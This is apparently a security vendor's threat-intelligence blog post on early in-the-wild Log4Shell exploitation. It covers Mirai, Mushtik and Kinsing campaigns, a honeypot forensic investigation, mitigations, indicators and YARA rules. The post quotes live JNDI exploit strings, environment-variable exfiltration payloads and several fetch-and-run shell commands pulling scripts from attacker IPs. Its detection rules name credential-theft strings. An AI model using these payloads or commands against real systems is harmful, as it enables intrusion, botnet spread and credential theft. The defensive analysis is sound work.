

Analysis of Initial In The Wild Attacks Exploiting Log4Shell/Log4J/CVE-2021-44228

cadosecurity.com/analysis-of-initial-in-the-wild-attacks-exploiting-log4shell-log4j-cve-2021-44228/

December 13, 2021




Blog

December 13, 2021

Introduction

Log4J is an open-source logging platform running on Java and built-in to many web platforms. Public reports of exploitation started on December 9th, followed by wider exploitation on December 10th onwards:



Number of scans per day for CVE-2021-44228 – data from BinaryEdge.io

The exploit allows remote code execution, and relies upon Log4J loading data from LDAP via a JNDI (Java Naming and Directory Interface) interface.

Below we have outlined the attacks we have seen in the wild so far, as well as a forensic investigation of a server compromised in one of the attacks.

We've released a playbook on how to respond to compromises in Docker & Kubernetes environments – you can [get a free copy here](#).

Environment Variable Scanning

We have started to see both attacks and security researchers exploit the ability to incorporate Environment Variables into outgoing JNDI requests. Unlike the Remote Code Execution vulnerabilities which require importing data over LDAP, the environment variable based attacks can run on the latest versions of Java. The RCE itself requires an older version of Java from 2018 or before.

We can see in data from BinaryEdge the known bad IP address 47.75.82[.]85 sending the environment and potentially return:

```
GET / HTTP/1.1\r\nHost: 47.75.82.85:443\r\n
User-Agent: ${env:ENV_NAME:-j}n${env:ENV_NAME:-
d}i${env:ENV_NAME:-:}${env:ENV_NAME:-l}d${env:ENV_NAME:-
a}p${env:ENV_NAME:-:}//45.146.164.160:8081/w}
\r\nContent-Type: application/json
\r\nAccept-Encoding: gzip\r\nConnection: close\r\n\r\n
```

The IP addresses 96.234.173[.]145 and 154.21.28[.]76 are sending the Java_Version as a DNS request to interactsh[.]com, a service popular with security researchers:

```
GET / HTTP/1.1
\r\nHost: 47.106.202.101:7401
\r\nUser-Agent:
${jndi:ldap://${env:JAVA_VERSION}.c6v09ky2vtc000092300gdpor3hyyyyyb.interactsh.com}
\r\nAccept-Encoding: gzip, deflate\r\nAccept: */*\r\nConnection: keep-alive
\r\nAuthorization:
${jndi:ldap://${env:JAVA_VERSION}.c6v09ky2vtc000092300gdpor3hyyyyyb.interactsh.com}
\r\nReferer:
${jndi:ldap://${env:JAVA_VERSION}.c6v09ky2vtc000092300gdpor3hyyyyyb.interactsh.com}\r\n
```

Sophos have reported that they have also seen attackers stealing environment variables such as AWS_SECRET_ACCESS_KEY. Which would enable an attacker to have the same access to your AWS environment (.e.g. List and download files from S3 Storage) as the system they compromised.

Mirai Botnet Activity

A number of botnets have been observed exploiting the vulnerability.

Starting December 11th we saw traffic such as this from 45.137.21[.]9:

```
POST / HTTP/1.1\r\n
User-Agent:
${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2d1dCBodHRwOi8vNjIuMjEwLjEzMC4yNT
\r\nHost: 89.188.76.250
\r\nAccept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
\r\nAccept-Language: en-US,en;q=0.5
\r\nAccept-Encoding: gzip, deflate
\r\nConnection: close\r\nUpgrade-Insecure-Requests: 1\r\n\r\n
```

The Base64 decodes to:















```
wget http://62.210.130.250/lh.sh;chmod +x lh.sh;./lh.sh
```

The first stage payload is a shell script from <http://62.210.130.250/lh.sh> which then installs the Mirai binary appropriate for the targeted system, e.g.

<http://62.210.130.250/web/admin/x86>

As usual with Mirai, is served from an open directory:

Index of /web/admin

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 arm	2021-12-11 02:14	29K	
 arm5	2021-12-11 02:14	29K	
 arm6	2021-12-11 02:14	41K	
 arm7	2021-12-11 02:14	98K	
 m68k	2021-12-11 02:14	28K	
 mips	2021-12-11 02:14	35K	
 mpsl	2021-12-11 02:14	35K	
 ppc	2021-12-11 02:14	25K	
 sh4	2021-12-11 02:14	28K	
 spc	2021-12-11 02:14	33K	
 x86	2021-12-11 02:21	25K	
 x86_64	2021-12-11 02:30	26K	
 x86_g	2021-12-11 02:32	894K	

Apache/2.4.41 (Ubuntu) Server at 62.210.130.250 Port 80

The mirai samples then connect to the command and control server [nazi\[.\]uy](http://nazi[.]uy).

Mushtik Activity

Starting December 11th, we started to see activity from a number of IP ranges sending traffic such as this:

```
GET /$%7Bjndi:ldap://45.130.229.168:1389/Exploit%7D HTTP/1.1
\r\nHost: 89.188.76.250
\r\nUser-Agent: Mozilla/5.0 zgrab/0.x
\r\nAccept: */*
\r\nAccept-Encoding: gzip\r\n\r\n
```

This serves Java Bytecode

(4d040caffa28e6a0fdc0d274547cf1c7983996fc33e51b0b2c511544f030d71b)

Running strings over the file Exploit:

```
SourceFileExploit.javajava/lang/String
/bin/bash
curl http://18.228.7.109/.log/log | sh
java/lang/Exceptionjava/lang/Object
```

It is clear it executes the shell script at [http://18.228.7.\[.\]109/.log/log](http://18.228.7.[.]109/.log/log) :

```
wget -O /tmp/pty3 http://18.228.7.109/.log/pty3; chmod +x /tmp/pty3;
chmod 700 /tmp/pty3; /tmp/pty3 &wget -O /tmp/pty4 http://18.228.7.109/.log/pty4;
chmod +x /tmp/pty4; chmod 700 /tmp/pty4; /tmp/pty4
&wget -O /tmp/pty2 http://18.228.7.109/.log/pty2; chmod +x /tmp/pty2;
chmod 700 /tmp/pty2; /tmp/pty2 &wget -O /tmp/pty1 http://18.228.7.109/.log/pty1;
chmod +x /tmp/pty1; chmod 700 /tmp/pty1; /tmp/pty1 &wget -O /tmp/pty3
http://18.228.7.109/.log/pty3; chmod +x /tmp/pty3; chmod 700 /tmp/pty3; /tmp/pty3
&wget -O /tmp/pty5 http://18.228.7.109/.log/pty5; chmod +x /tmp/pty5; chmod 700
/tmp/pty5; /tmp/pty5 &
```


```
(curl http://159.89.182.117/wp-content/themes/twentyseventeen/ldm || wget -qO -
http://159.89.182.117/wp-content/themes/twentyseventeen/ldm)|bash
```

These scripts then install Mushtik, a variant of the classic Tsunami Linux backdoor.

Responding to a Kinsing Compromise

We set up a number of honeypots of outdated installations containing Log4J. After a few hours, we noticed that an old Apache Solr install was showing extremely high CPU utilization:

Instance: i-0b [REDACTED]



We acquired a full forensic copy of the system with Cado Response and commenced an investigation. It was immediately clear that a number of malicious files were present on the system – red dots here indicate folders where a file was detected as malware:

bin	2020-04-29 - 04:21:39.000Z
bitnami	2021-11-30 - 19:23:08.000Z
boot	2021-11-30 - 19:18:33.000Z
dev	2020-04-29 - 04:21:45.000Z
etc ●	2021-12-11 - 12:15:43.000Z
home	2021-11-30 - 19:13:37.000Z
lib	2020-04-29 - 04:21:39.000Z
lib32	2020-04-29 - 04:21:39.000Z
lib64	2020-04-29 - 04:21:39.000Z
libx32	2020-04-29 - 04:21:39.000Z
lost_found	2020-04-29 - 04:21:10.000Z
media	2020-04-29 - 04:21:46.000Z
opt ●	2021-11-30 - 19:22:46.000Z
proc	2020-02-01 - 17:09:26.000Z
root ●	2021-12-11 - 12:24:11.000Z
run	2020-04-29 - 04:24:10.000Z
sbin	2020-04-29 - 04:21:39.000Z
srv	2020-04-29 - 04:21:46.000Z
sys	2020-02-01 - 17:09:26.000Z
tmp ●	2021-12-11 - 12:18:02.000Z
usr ●	2020-04-29 - 04:21:46.000Z
var	2020-04-29 - 04:21:46.000Z

Most miners drop a payload under /tmp and this is no exception – the crypto-currency minder xmrig is deployed at /tmp/kdevtmpfsi :

File path: / tmp / kdevtmpfsi

Download

Details

Filesize	3.75 MB
SHA256	dd603db3e2c0800d5eaa262b6b8553c68deaa486b545d4965df5dc43217cc839
External Resources	OTX, VirusTotal

VirusTotal Detections

Antivirus	Detection
Lionic	Riskware.Linux.BitCoinMiner.1lc
Elastic	Linux.Cryptominer.Camelot
MicroWorld-eScan	Application.Linux.Generic.7044
FireEye	Application.Linux.Generic.7044
McAfee	PUP-XKJ-VF
Sangfor	Suspicious.Linux.Save.a
Cyren	E64/CoinMiner.B.gen1Camelot
Symantec	Trojan Horse
ESET-NOD32	a variant of Linux/CoinMiner.BG potentially unwanted
TrendMicro-HouseCall	Coinminer.Linux.MALXMR.SMDSL64
Avast	ELF:BitCoinMiner-HF [Trj]
ClamAV	Multiple Coinminer Miner-R791729-?

And the kinsing malware itself was installed at /etc/kinsing :

File path: / etc / kinsing

Download

File Preview

```
DhskS7dCbYzdqx8h_mSk/76qVIoHRKN1NncfL8ADh/W157t201-UbE1sb9Xatk/hOMqVn1a69kKwHq_e_vdH
|H|$p;cpu.uHD$XHT$0H$
HHUUUUUUUUH!H!H
H3333333H!H!H
H1$@HH9rDD$,H
of oo t5
M Ht1HF
```

Timeline

View full timeline

2021-12-11

2021-12-11 - 12:15:34.000Z
Last Access Time

cado_cloud_collector_i-0b415371c80307285_10GB_1639225293.dd.gz


/etc/kinsing


Reference to known mining worm kinsing - often seen by competing mining worms killing the process

Pivoting on the time around when /etc/kinsing was created, we saw see some references to scheduled tasks in the crontab:

2021-12-11 - 12:15:56.000Z

Content Modification Time

 [CRON pid: 2153] pam_unix(cron:session): session closed for user root

 Network Logon

 A user connected over the network

2021-12-11 - 12:16:01.000Z

Content Modification Time

 [CRON pid: 3972] pam_unix(cron:session): session opened for user root by (uid=0)

 Network Logon

 A user connected over the network

2021-12-11 - 12:16:06.000Z

Content Modification Time

 [dhclient pid: 408] XMT: Solicit on eth0 interval 122590ms.

2021-12-11 - 12:16:36.000Z

Last Access Time


[/usr/lib/modules/4.19.0-18-cloud-amd64/kernel/arch/x86/kernel/msr.ko](#)

2021-12-11 - 12:16:36.000Z

Content Modification Time; Last Access Time; Change Time; Creation Time

[/tmp/kdevtmpfsi](#)

Review the [malware analysis playbook](#) for advice on how to identify and respond to the malware.

 Malicious File Detected: [cryptomining_malware_xmrig](#)


2021-12-11 - 12:15:34.000Z cado_cloud_collector_i-C
 Creation Time
 /etc/kinsing

2021-12-11 - 12:15:34.000Z cado_cloud_collector_i-C
 Content Modification Time
 [systemd pid: 1] /etc/systemd/system/bitnami.service:16: Support for option SysVStartPriority= has been removed and it is ignored

2021-12-11 - 12:15:35.000Z cado_cloud_collector_i-C
 Last Access Time
 /usr/bin/getconf
 Execution A Process Was Executed

2021-12-11 - 12:15:36.000Z cado_cloud_collector_i-C
 Content Modification Time; Change Time
 /var/tmp

The URL that is added to the crontab here has been down for some time:

/var/spool/cron/crontabs/root 

Interesting Strings

```
http://185.191.32.198/unk.sh
185.191.32.198
```

File Preview

```
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Sat Dec 11 12:17:07 2021)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
* * * * * wget -q -O - http://185.191.32.198/unk.sh | sh > /dev/null 2>&1
```

We didn't directly capture the initial exploitation, however we have seen delivery from Tor exit nodes with the following payload:

```
GET / HTTP/1.1" 200 1121 "-"
"${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/(curl -s
45.155.205.233:5874/$YOUR_IP:443)|wget -q -O- 45.155.205.233:5874/$YOUR_IP:443)|bash}
```

This Java object payload would then pull in and execute the installation script at [http://45.137.155\[.\]55/ex.sh](http://45.137.155[.]55/ex.sh) – as recorded by [Omri Segev Moyal](#).

Targeted Activity

A typical chain of events for exploits is:

- Early exploitation from fast moving botnets such as Mushtik and Mirai; followed by
- Targeted use by mid-sophistication threat actors; followed by
- Targeted ransomware

We have not directly observed any targeted activity ourselves, however a [CrowdStrike employee](#) reports that they have:



adam_cyber
@Adam_Cyber

...

@CrowdStrike has identified exploitation of #log4j vulnerability by threat actors that more closely resembles targeted intrusion consistent with advanced attackers, such as deploying web shells and conducting lateral movement.

10:04 PM · Dec 12, 2021 · Twitter Web App

66 Retweets 6 Quote Tweets 203 Likes

Microsoft [have said](#) that they have "... observed activities including installing coin miners, Cobalt Strike to enable credential theft and lateral movement, and exfiltrating data from compromised systems"

Recommendations and Mitigations

A number of mitigations can be employed to reduce the impact of Log4Shell:

- Upgrade Log4J to the latest version ($\geq 2.15.0$).
- Upgrade Java installations to 2019 or later editions.
- Where that isn't possible, you can manually set the setting `com.sun.jndi.rmi.object.trustURLCodebase` to false.
- Setting either the system property `log4j2.formatMsgNoLookups` or the environment variable `LOG4J_FORMAT_MSG_NO_LOOKUPS` to true.
- If possible, block outgoing LDAP traffic.

Review all vulnerable internet facing systems for signs of compromise. If any systems show signs of compromise, we recommend that you investigate each system to determine what malicious activity has occurred. This could include what data or accounts may have been

exposed, if propagation to other systems had occurred, or if other unknown backdoors exist, and then determine if you need to take any further incident response actions. You may wish to forensically capture then reinstall and apply updates where feasible.

For systems that have been impacted in AWS, we also recommend that you monitor connections to the AWS console for newly deployed ec2 instances, access to existing ec2 instances or S3 buckets using potentially compromised AWS credentials.

We've released a [playbook on how to respond to compromises in Docker & Kubernetes environments](#) – you can get a free copy [here](#).

Indicators of Compromise

Environment Variable Scanning

45.146.164[.]160

interactsh[.]com

Mirai

45.137.21[.]9

http://62.210.130[.]250/lh.sh

http://62.210.130[.]250/web/admin/x86

nazi[.]juy

Mushtik

45.130.229[.]168

18.228.7[.]109

159.89.182[.]117

4d040caffa28e6a0fdc0d274547cf1c7983996fc33e51b0b2c511544f030d71b

Kinsing

45.155.205[.]233

http://93.189.42[.]8/kinsing

http://93.189.42[.]8/lh.sh

Yara Rules

```

rule Linux_Kinsing_Malware {
  meta:
    description = "Detects Kinsing Malware"
    author = "[email protected]"
    date = "2021-12-11"
    license = "Apache License 2.0"
    hash1 = "6e25ad03103a1a972b78c642bac09060fa79c460011dc5748cbb433cc459938b"
  strings:
    $a1 = "main.goKrongo" ascii
    $a2 = "main.taskWithScanWorker" ascii
    $a3 = "main.runTaskWithHttp" ascii
    $a5 = "main.getMinerPid" ascii
    $a6 = "main.sendResult" ascii
    $a7 = "main.minerRunningCheck" ascii
  condition:
    uint16(0) == 0x457f and 4 of them
}

```

```

rule Cryptomining_Malware_Xmrig {
  meta:
    description = "Detects Xmrig Cryptominer"
    author = "[email protected]"
    date = "2021-12-11"
    license = "Apache License 2.0"
  strings:
    $ = "password for mining server" nocase wide ascii
    $ = "threads count to initialize RandomX dataset" nocase wide ascii
    $ = "display this help and exit" nocase wide ascii
    $ = "maximum CPU threads count (in percentage) hint for autoconfig" nocase wide
ascii
    $ = "enable CUDA mining backend" nocase wide ascii
    $ = "cryptonight" nocase wide ascii
  condition:
    5 of them
}

```

```

rule Mining_Worm_August_2020 {

  meta:
    description = "Detects Mining Worm"
    author = "[email protected]"
    date = "2020-08-16"
    license = "Apache License 2.0"
    hash1 = "3a377e5baf2c7095db1d7577339e4eb847ded2bfec1c176251e8b8b0b76d393f"
    hash2 = "929c3017e6391b92b2fbce654cf7f8b0d3d222f96b5b20385059b584975a298b"
    hash3 = "705a22f0266c382c846ee37b8cd544db1ff19980b8a627a4a4f01c1161a71cb0"

  strings:
    $a = "echo $LOCKFILE | base64 -d > $tmpxmrigfile" wide ascii
    $b = "/root/.tmp/xmrig -config=/root/.tmp/" wide ascii
    $c = "if [ -s /usr/bin/curl ]; then" wide ascii
    $d = "echo 'found: /root/.aws/credentials'" wide ascii
    $e = "function KILLMININGSERVICES(){" wide ascii

```

```
$g = "touch /root/.ssh/authorized_keys 2>/dev/null 1>/dev/null" wide ascii
$h = "rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service" wide ascii
$i = "[email protected]/root/.ssh/id_ed25519.pub" wide ascii
```

condition:

```
filesize < 500KB and any of them
```

```
}
```

References

About Cado Security

Cado Security provides *the* cloud investigation platform that empowers security teams to respond to threats at cloud speed. By automating data capture and processing across cloud and container environments, Cado Response effortlessly delivers forensic-level detail and unprecedented context to simplify cloud investigation and response. Backed by Blossom Capital and Ten Eleven Ventures, Cado Security has offices in the United States and United Kingdom. For more information, please visit <https://www.cadosecurity.com/> or follow us on Twitter [@cadosecurity](https://twitter.com/cadosecurity).

[Prev Post](#) [Next Post](#)